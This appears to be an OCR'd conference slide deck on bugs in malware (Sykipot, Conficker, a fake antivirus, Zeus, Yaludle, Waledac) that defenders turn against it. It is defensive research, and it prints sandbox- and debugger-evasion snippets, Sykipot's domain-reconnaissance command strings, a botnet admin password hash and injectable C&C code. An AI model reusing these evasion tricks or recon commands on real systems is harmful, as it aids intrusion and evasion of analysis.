
Malware Fails
Best Bugs in Malware

Felix Leder
[Malware Detection Team]
Felix.Leder@norman.com




malware *noun* /'mæl.weə(ɹ)/

(computing) software developed for the purpose of causing harm to a computer system,

from mal(icious) + (soft)ware

Source: http://en.wiktionary.org/wiki/malware




fail *noun* /feɪl/

an unsuccessful result in a course, test or examination


Example: *John got three passes and four fails in his exams.*

Source: http://dictionary.cambridge.org/dictionary/british/fail_6



"*Fail*" is the name of a popular Internet meme where users superimpose a caption, often the word "*fail*" or "*epic fail*", onto photos or short videos depicting unsuccessful events or people falling short of expectations.

Source: http://en.wikipedia.org/wiki/Fail



Felix Leder

The Honeynet Project
(hobby analyst, developer, trainer)

Malware Detection Team
(innovations & security architect)

Supported by:


Snorre Fagerland
Tillmann Werner
Bojan Zdrnja

Arms race
analysis vs. evasion

PLAYING CAT AND MOUSE

Sandboxing

- Automated observations of malware behavior



Task Report for Task 479404 on sample 67907

Task Details

Sample Details

Screenshots

Raw event data for task 479404


Mutex

Process

Semaphore

Problems with Sandboxing

- Too many samples, too little time
- 10,9 seconds per sample in 2009
- Typical sandboxes time out after 2-10 minutes



Sandbox Evasion

```
push    0EA60h
call    Sleep                  ; Sleep(60000)
```

Sophisticated sandboxes perform **anti-evasion**

- Skip over long sleeps
- (Don’t care about altered behavior)

Anti-Anti-Evasion

- Evade anti-evasion techniques
- Trigger unpacker‘s API call heuristic

```
int i;
for (i=0; i<1073535333; ++i) {
        GetModuleHandle(NULL);   // busy waiting
}
```

- Variations to prevent detection

```
int i;
for (i=0; i<LARGE_RANDOM_VALUE; ++i) {   // customized by builder
        SOME_WINDOWS_API_FUNCTION();     // customized by builder
}
```

Preventing Program Tracing

- Measure how long execution takes
- If code is executed in a debugger, it takes longer due to single-stepping, tracing, …


```
int start = GetCurrentTime();
// do something
int duration = GetCurrentTime() - start;

if (duration > 20)
        ExitProcess(0);   // or delete harddrive, or ...
```

FAIL

SYKIPOT

Sykipot


- Not really widespread
- Adobe Flash and Internet Explorer 0days
- Probably a team fuzzing browser software
- Collects information about infected systems



```
getfile:
putfile:
door:
findpass2000
process
cmd:
ipconfig /all
netstat -ano
net start
net group "domain admins" /domain
tasklist /v
net localgroup administrators
dir c:\*.url /s
systeminfo
type c:\boot.ini
time:
300000
```

Sykipot

- Looking at the code
- Interesting command line parameters



```
00401BAE     90             NOP
00401BAF     90             NOP
00401BB0  r$ 81EC 2804000(  SUB ESP,428
00401BB6  .  56             PUSH ESI
00401BB7  .  8BB424 38040(  MOV ESI,DWORD PTR SS:[ARG.3]
00401BBE  .  57             PUSH EDI
00401BBF  .  8B3D 0C31400(  MOV EDI,DWOR
00401BC5  .  68 54444000    PUSH OFFSET
00401BCA  .  56             PUSH ESI
00401BCB  .  FFD7           CALL EDI
00401BCD  .  83C4 08        ADD ESP,8
00401BD0  .  85C0           TEST EAX,EAX
00401BD2  .v 75 12          JNE SHORT 00
00401BD4  .  E8 27030000    CALL 00401F
00401BD9  >  5F             POP EDI
00401BDA  .  33C0           XOR EAX,EAX
00401BDC  .  5E             POP ESI
00401BDD  .  81C4 2804000(  ADD ESP,428
00401BE3  .  C2 1000        RETN 10
00401BE6  >  68 48444000    PUSH OFFSET 00404448        [Arg2 = ASCII "-installkys"
00401BEB  .  56             PUSH ESI                    |Arg1
00401BEC  .  FFD7           CALL EDI                    LMSVCRT._strcmpi
00401BEE  .  83C4 08        ADD ESP,8
00401BF1  .  85C0           TEST EAX,EAX
00401BF3  .v 0F85 5A01000(  JNE 00401D53
00401BF9  .  53             PUSH EBX
```

```
>]
[Arg2 = ASCII "-removekys"
|Arg1
L_strcmpi
```

Sykipot


- Patching the code such that it always calls the remove routine gives us a nice cleanup tool

FAIL again.

CONFICKER

Conficker

- 4 different versions
- Each version removes all previous ones
- Nice, Conficker provides with an uninstall routine!



```
00873932
00873932      loc_873932:
00873932 1A0 xor     ebx, ebx
00873934 1A0 inc     ebx
00873935 1A0 call    hook_internetget_connectedstate
0087393A 1A0 call    delete_previous_version
0087393F 1A0 call    installation
```

Conficker


- Constructing a Conficker cleanup tool from this code is trivial

Fake AV

BEST ANTIVIRUS 2011


Best Antivirus 2011

- Best? Fake AV
- Includes multiple detections for virtual environments (evade analysis)



```
push    1               ; CPUID( 1 )
call    GetCpuId
add     esp, 14h
cmp     [ebp+var_8], 0
jz      short loc_442EB8

mov     ecx, 80000000h  ; Hypervisor Bit
test    ecx, ecx
jz      short loc_442EB8
```

Best Antivirus 2011



EAX=1 CPUID feature bits

Bit	EDX		ECX	
	Short	Feature	Short	Feature
0	fpu	Onboard x87 FPU	pni	Prescott New Instructions (SSE3)
1	vme	Virtual mode extensions (VIF)	pclmulqdq	PCLMULQDQ support
			...	
29	tm	Thermal montitor automatically limits temperature	f16c	CVT16 instruction set (half-precision) FP support
30	ia64	IA64 processor emulating x86	rdrnd	RDRAND (on-chip random number generator) support
31	pbe	Pending Break Enable (PBE# pin) wakeup support	hypervisor	Running on a hypervisor (always 0 on a real CPU)


EDX Bit Array (See Table 3-4)

Intel® Processor Identification and the CPUID Instruction

http://en.wikipedia.org/wiki/CPUID#EAX.3D1:_Processor_Info_and_Feature_Bits

Best Antivirus 2011

- Let's translate this into source code



```
push    1               ; CPUID( 1 )
call    GetCpuId
add     esp, 14h
cmp     [ebp+var_8], 0
jz      short loc_442EB8

mov     ecx, 80000000h  ; Hyp
test    ecx, ecx
jz      short loc_442EB8
```

```
GetCpuId(1);

…

if ( ECX == 0x80000000) {
    … //vm detected
}
```


Best Antivirus 2011

- Will always think it is running in a virtual environment

Another FAIL

ZEUS DROPZONE

Zeus Dropzone


/localhost | phpMyAdmin 3.1.3.1 - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Most Visited Getting Started Latest Headlines
phpMyAdmin
Server: localhost
Databases SQL Status Variables Charsets Engines Privileges Processes Export Import

- ago1980 (10)
- cpdb (15)
- information_schema (28)
- mysql (23)
- phpmyadmin (8)
- webauth (1)

Please select a database

Actions

MySQL localhost

Create new database: Collation, Create

MySQL connection collation: utf8_general_ci

Interface

Language: English

Theme / Style: Original

Custom color: Reset

Font size: 82%

MySQL

Server: localhost via TCP/IP

Server version: 5.1.33-community

Protocol version: 10

User: root@localhost

MySQL charset: UTF-8 Unicode (utf8)

Web server

Apache/2.2.11 (Win32) DAV/2 mod_ssl/2.2.11 OpenSSL/0.9.8i PHP/5.2.9

MySQL client version: 5.0.51a

PHP extension: mysql

phpMyAdmin

Version information: 3.1.3.1

Documentation

Your configuration file contains settings (root with no password) that correspond to the default MySQL privileged account. Your MySQL server is running with this default, is open to intrusion, and you really should fix this security hole by setting a password for user '.root'.

Open new phpMyAdmin window

Done

What's in there?




Table	Action	Records¹	Type
botnet_list	✕	41	MyISAM
botnet_scripts	✕	1	MyISAM
botnet_scripts_stat	✕	6	MyISAM
cp_users	✕	1	MyISAM

✓ Showing rows 0 - 0 (1 total, Query took 0.0004 sec)

```
SELECT *
FROM `cp_users`
LIMIT 0 , 30
```

□ Profiling [Edit] [Explain SQL] [Cre

Show : 30 row(s) starting from record # 0

in horizontal mode and repeat headers after 100 cells

+ Options

MD5 hash

			id	name	pass	language	flag_enabled	comments
□		✕	1	admin	909e1dde36b279e64d3e0207bcf4545c	en	1	Default user

Zeus Dropzone

- Password can be „cracked" using rainbow tables, giving us full control over the botnet

More command & control


YALUDLE

Yaludle

- Banking trojan
- User-mode root-kit built-in
- Man-in-the-browser
- Everything looks normal (https)

NORMAN

The C&C server




```
// Gettin all information
$id = $_GET['id'];
$httpport = $_GET['httpport'];
$socksport = $_GET['socksport'];
$uptimem = $_GET['uptimem'];
$uptimeh = $_GET['uptimeh'];
$param = $_GET['param'];
$ver = $_GET['ver'];
$uid = $_GET['uid'];
$wm = $_GET['wm'];
$lang = $_GET['lang'];
//$ssip = $_GET['ssip'] ;
$ip = getenv("REMOTE_ADDR");
$real_ip = getenv("HTTP_X_FORWARDED_FOR");
$browser = getenv("HTTP_USER_AGENT");
```

```
//Replace symbols
$id = ereg_replace("<","‹",$id);
$id = ereg_replace(">","›",$id);
$id = ereg_replace("\"","”",$id);
$id = ereg_replace(";","",$id);
$id = ereg_replace("%","",$id);
$param = ereg_replace("<","‹",$param);
$param = ereg_replace(">","›",$param);
$param = ereg_replace("\"","”",$param);
$param = ereg_replace(";","",$param);
$param = ereg_replace("%","",$param);
```

http://software-security.sans.org/blog/2011/06/13/spot-the-vuln-feathers

NORMAN

Yaludle – do-whatever-you-want C&C



```
if($real_ip != "") {
    $fp = fsockopen($real_ip,$socksport, $errno, $errstr, 30);
    if(!$fp) {
        $okk = false;
    } else {
        $okk = true;

        $link = mysql_connect($mysql_host, $mysql_login, $mysql_pass) or die("Could not connec
        mysql_select_db($mysql_db, $link) or die("Could not select : " . mysql_error());
        $query = 'SELECT COUNT(*) FROM socks where uid = "'. $uid .'"';
        $result = mysql_query($query, $link) or die("Could not execute: " . mysql_error());
        $count = mysql_result($result, 0);
        if ($count == 0) {
            $query = 'INSERT INTO socks VALUES ("'.$uid.'", "'. $real_ip . '", "'. $httpport
            $result = mysql_query($query, $link) or die("Could not execute: " . mysql_error())
        } else {
            $query = 'UPDATE socks SET `ip` = "'. $real_ip .'", `hport` = "'. $httpport .'",
            $result = mysql_query($query, $link) or die("Could not execute: " . mysql_error())
            $query = 'COMMIT';
            $result = mysql_query($query, $link) or die("Could not execute: " . mysql_error())
        }
        mysql_close($link);
```

NORMAN

http://software-security.sans.org/blog/2011/06/13/spot-the-vuln-feathers

Yaludle


- Why just escape 2 / 13 of parameters?

NORMAN

Big, big FAIL

WALEDAC

NORMAN



```
00401085 ┌$ 33D2           XOR EDX,EDX
00401087 │. 4A             DEC EDX
00401088 │. 6A 00          PUSH 0                                      ┌pModule = NULL
0040108A │. FF15 0C204000  CALL DWORD PTR DS:[<&kernel32.GetModuleI└GetModuleHandleA
00401090 │. FF15 08204000  CALL DWORD PTR DS:[<&kernel32.GetComman·┌GetCommandLineA
00401096 │. 6A 00          PUSH 0                                      ┌pModule = NULL
00401098 │. FF15 0C204000  CALL DWORD PTR DS:[<&kernel32.GetModuleI└GetModuleHandleA
0040109E │. 8D05 00500100  LEA EAX,DWORD PTR DS:[15000]
004010A4 │. E8 22000000    CALL 79f24cef.004010CB
004010A9 │. 94             XCHG EAX,ESP
004010AA │. 8B48 0C        MOV ECX,DWORD PTR DS:[EAX+C]
004010AD │. 8BE0           MOV ESP,EAX
004010AF │. 6A 70          PUSH 70
004010B1 │. 5B             POP EBX
004010B2 │. 83C3 40        ADD EBX,40
004010B5 │. 8B1419         MOV EDX,DWORD PTR DS:[ECX+EBX]
004010B8 │. 4A             DEC EDX
004010B9 │. 75 0A          JNZ SHORT 79f24cef.004010C5
004010BB │. 83C3 08        ADD EBX,8
004010BE │. 831419 0A      ADC DWORD PTR DS:[ECX+EBX],0A
004010C2 │. 83EB 08        SUB EBX,8
004010C5 │> 891419         MOV DWORD PTR DS:[ECX+EBX],EDX
004010C8 │. 33C0           XOR EAX,EAX
004010CA └. C3             RETN
004010CB ┌$ 2BC9           SUB ECX,ECX
004010CD │. 64:FF31        PUSH DWORD PTR FS:[ECX]
004010D0 │. 64:8921        MOV DWORD PTR FS:[ECX],ESP
004010D3 │. 2905 00104000  SUB DWORD PTR DS:[401000],EAX
004010D9 │. 83E9 04        SUB ECX,4
004010DC └> C3             RETN
004010DD  . 2BC0           SUB EAX,EAX
004010DF  . 64:8F00        POP DWORD PTR FS:[EAX]
004010E2  . 5A             POP EDX
004010E3  . 66:33D2        XOR DX,DX
004010E6  . 6A 01          PUSH 1
004010E8  . 58             POP EAX
004010E9  . EB 05          JMP SHORT 79f24cef.004010F0
004010EB    2B             DB 2B                                       CHAR '+'
004010EC    D1             DB D1
004010ED    2B             DB 2B                                       CHAR '+'
004010EE    D1             DB D1
004010EF    BF             DB BF
004010F0  > CD 2E          INT 2E
004010F2  . 52             PUSH EDX
004010F3  . 54             PUSH ESP
004010F4  . 4A             DEC EDX
004010F5  . A8 10          TEST AL,10
004010F7  . 75 06          JNZ SHORT 79f24cef.004010FF
004010F9  . C0E8 03        SHR AL,3
004010FC  . 67:04 02       ADD AL,2                                    Superfluous prefix
004010FF  > 2D 00000100    SUB EAX,10000                               UNICODE "ALLUSERSPROFILE=C:\Documents an
00401104  . F71C24         NEG DWORD PTR SS:[ESP]
00401107  . 010C24         ADD DWORD PTR SS:[ESP],ECX
0040110A  . 8B0C24         MOV ECX,DWORD PTR SS:[ESP]
0040110D  . C1C0 10        ROL EAX,10
```


Fails in VirtualBox, OllyDbg, Immunity Debugger, …
EDX == 0xFFFFFFFF

INT 2E

AccessCheck()


Waledac

- Active since 2008 (until Feb. 2010)
- Propagation on malicious web-sites and by Conficker
- Decentralized multi-relay structure




Becoming a relay

1. Provide full connectivity (HTTP, SMTP-out, …) for longer time ~45 min.
2. Use "-r" cmd-line switch



```
mov     eax, [ebp+2C8h+var_2E4]
lea     edi, [eax+esi*4]
push    offset aS               ; "-s"
push    dword ptr [edi]
call    strcmp
test    eax, eax
pop     ecx
pop     ecx
jnz     short loc_402339

loc_402339:                     ; "-r"
push    offset aR
push    dword ptr [edi]
call    strcmp
test    eax, eax
pop     ecx
pop     ecx
jnz     short loc_402350

loc_402350:                     ; "-update"
push    offset aUpdate
push    dword ptr [edi]
call    strcmp
```

All command layers



application/x-www-form-urlencoded

Base64

AES-cbc
IV=0

BZip


XML

```
Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number: 0 (0x0)
        Signature Algorithm: md5WithRSAEncryption
        Issuer: C=UK, CN=OpenSSL Group
        Validity
            Not Before: Jan  2 04:24:10 2009 GMT
            Not After : Jan  2 04:24:10 2010 GMT
        Subject: C=UK, CN=OpenSSL Group
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
            RSA Public Key: (1024 bit)
                Modulus (1024 bit):
                    00:d4:5a:7d:1f:bc:20:99:f4:77:6a:0a:04:25:ca:
                    71:29:59:3d:8d:61:c8:0e:9f:a2:c1:74:d8:6b:5f:
                    e7:7b:47:13:d2:c1:9e:b0:c6:44:6d:21:9d:31:67:
                    7e:86:43:c2:b4:fe:42:fb:27:fd:04:95:03:bb:d3:
                    43:82:ca:6a:47:b7:fd:de:bf:a9:ea:71:ed:5e:69:
                    3c:0b:53:fa:a4:d4:50:87:ed:5d:02:73:4e:47:a4:
                    a8:5e:ab:0c:fd:01:3c:5e:15:05:22:c4:63:f6:a6:
                    24:76:99:27:2a:e7:93:27:ad:b7:fd:1c:0f:e3:85:
                    f0:d8:c8:39:32:11:c8:41:19
                Exponent: 65537 (0x10001)
    Signature Algorithm: md5WithRSAEncryption
        2e:e3:f8:b4:0d:ee:58:6e:25:51:12:9a:3e:4d:62:6b:c8:e6:
        d8:aa:83:19:f7:64:7e:02:45:ff:00:b0:82:3d:42:1a:61:78:
        67:0c:44:f9:bb:02:da:bd:6e:e4:45:dd:af:02:4e:70:62:41:
        ef:81:67:17:a8:6c:41:92:a5:20:41:ee:e6:5b:38:22:b4:41:
        26:de:f0:ec:2d:2c:e5:56:d4:05:22:40:bb:64:3d:ce:a4:c8:
        dd:76:b6:23:b8:2b:69:14:af:70:10:d8:7b:03:f6:b8:c2:90:
        02:94:14:18:99:4d:cb:6e:8a:7a:71:49:05:b1:b9:2f:dc:0e:
        b1:c7
-----BEGIN CERTIFICATE-----
MIIBvjCCASegAwIBAgIBADANBgkqhkiG9w0BAQQFADAlMQswCQYDVQQGEwJVSzEW
MBQGA1UEAxMNT3BlblNTTCBHcm91cDAeFw0wOTAxMDIwNDI0MTBaFw0xMDAxMDIw
NDI0MTBaMCUxCzAJBgNVBAYTAlVLMRYwFAYDVQQDEw1PcGVuU1NMIEdyb3VwMIGf
```

The AES Keys

- Two hardcoded keys
  - Exchange of relay/peer – list
  - Client RSA public key to server
- Session keys
  - Exchanged with RSA public key
  - Session key from server

```
RSA Incoming data is decrypted to: <9837b5d73b8ae670>
...
RSA Incoming data is decrypted to: <9837b5d73b8ae670>
...
RSA Incoming data is decrypted to: <9837b5d73b8ae670>
...
RSA Incoming data is decrypted to: <9837b5d73b8ae670>
...
```



universitätbonn Institute of Computer Science IV
Communication and Distributed Systems

WaleDecoder

F. Leder - T. Werner

Result:

```
Type: 0xff
Length: 692
<lm><t>getkey</t><v>27</v><i>7c27ef46f1118a1fd32af12c1c3abc19</i><r>0</r><props><p n="cert">-----BEGIN CERTIFICATE-----
MIIBvjCCASegAwIBAgIBADANBgkqhkiG9w0BAQQFADAlMQswCQYDVQQGEwJVSzEW
MBQGA1UEAxMNT3BlblNTTCBHcm91cDAeFw0wODEyMjkyMzI1NTNaFw0wOTEyMjky
MzI1NTNaMCUxCzAJBgNVBAYTAlVLMRYwFAYDVQQDEw1PcGVuU1NMIEdyb3VwMIGf
MA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQCpFoGwWxIQ1UJVIIE6XhrwfWjbN0gv
20pShsX1/W3y8d91B/Krp8UXv97CiThwgw3RHdVbt16WYEx6D3jsoE1nBXI4a3Eo
cUYm0g7A7Q6AiR1wha756Lw54tKxFdxXJwTQKevGUI4HFbovUg+fK32kaB9nVo/U
dMb8akk54ZsHVQIDAQABMA0GCSqGSIb3DQEBBAUAA4GBAE5BVPm0G1ywn0/rMydZ
z3QV5RalzeTRZwGTDNAG9fPP34WYroScMSITjJozI9neCYdG9Yvoo4rPsHR3UB86
QW4f1B4DTts+0CK8TfzQwuqhUz9jzc1GqcvZHGdn4QmJxL+VY0RtcAfdbH+hjoWB
1ikV0VDZP2ojvrmPTg8WaH++
-----END CERTIFICATE-----
</p></props></lm>
```

New Post

Input was:

```
a=_wAAArQsh0wGeawATkPSjaSVWco5Kv3WegNwXpHbpBCUkg1D0Pwl6HxsyCBzI3vup3-EiPQnJS50JrfQ
FlzNFsKzN40vqZamx4ETRudtsIWFnrHwJP0Vb0xnN_bUbBfWx3bz7nrrQT-usFwwGk2k7tJKTvNtCX230Z
217cv8z42D1WW_oTQkw3oVEw0wbY4gNk2XCTyEP75R0BNadRua9uzaIr2Ddngy3T3ARQ_1-xx3WadG9WFU
eTX-4ttu_JQ5211v1wTG-JnPgkgjuwbXLUVbjKJaTkMSo_UCH0MfH1AoY33PEQxejAvLfKj6AP1gwR0oyF
toG2QtoYqUP-_6brXaotg5FRBP44sUNiDXhezbAuDJvtnQ_MuAK3WXXFBQmvIf6BVU7cA1K0tWhG0KKMoz
wspALiyEYhltixKM2DJbJzvdRlc2KY71ZZt0Rf7RttmQjWitYcgHZHxNaIsxWqkRYpDWdiMTPcQRVqtwc_
ae5__x01sRmzGBciz0hYFny06vn4oWhJpDbSoBm9BL_0cU0B1jvy0gPw07cG8LzvHvZg16aXfkrAiAbq_r
8FuBA38b_2Miqvdo0SiiR1UdGEPNJuMBKQYPnUgU3OG7yt5B9gky_bl2uI8eqAqdvgPbxBh541G0hhqqIC
zSH8Hp-1Kz1pZIgZ8Y37HQFqAJQ49k8w8A7PxBxa0FCB0v-HBWjIma2xxc1Mu_V2F2jqbWaUd0DXsZPQcz
U-1gaBUKz9RP6B1HwPBgAD1EugHQES0_D7qkrw6FlDcriXKU9m0hQcAGDRvBH3mBAWwjIG1MuXG1GX_JdH
ChI9oMZ8DH9azF0AwC71wKjvEXLmTG8kx_5ckECHMwZ4wNAGULekE46yUJXVp6w_VkCK1Aqd2ZdqsUFNaj
5XraWMVBukw00jD76IoZomas0xhFA3FCTvma5M0yxWaA5Acb=AAAAAA
```

Waledac


- Failed crypto because of failing to initialize the random number generator
(even with RSA and AES in place)

Command Protocol

```
Type: 0x2
Length: 337
<lm>
<v>27</v>
<t>notify</t>
<props><p n="ptr">bonn-007.pool.t-online.de</p><p
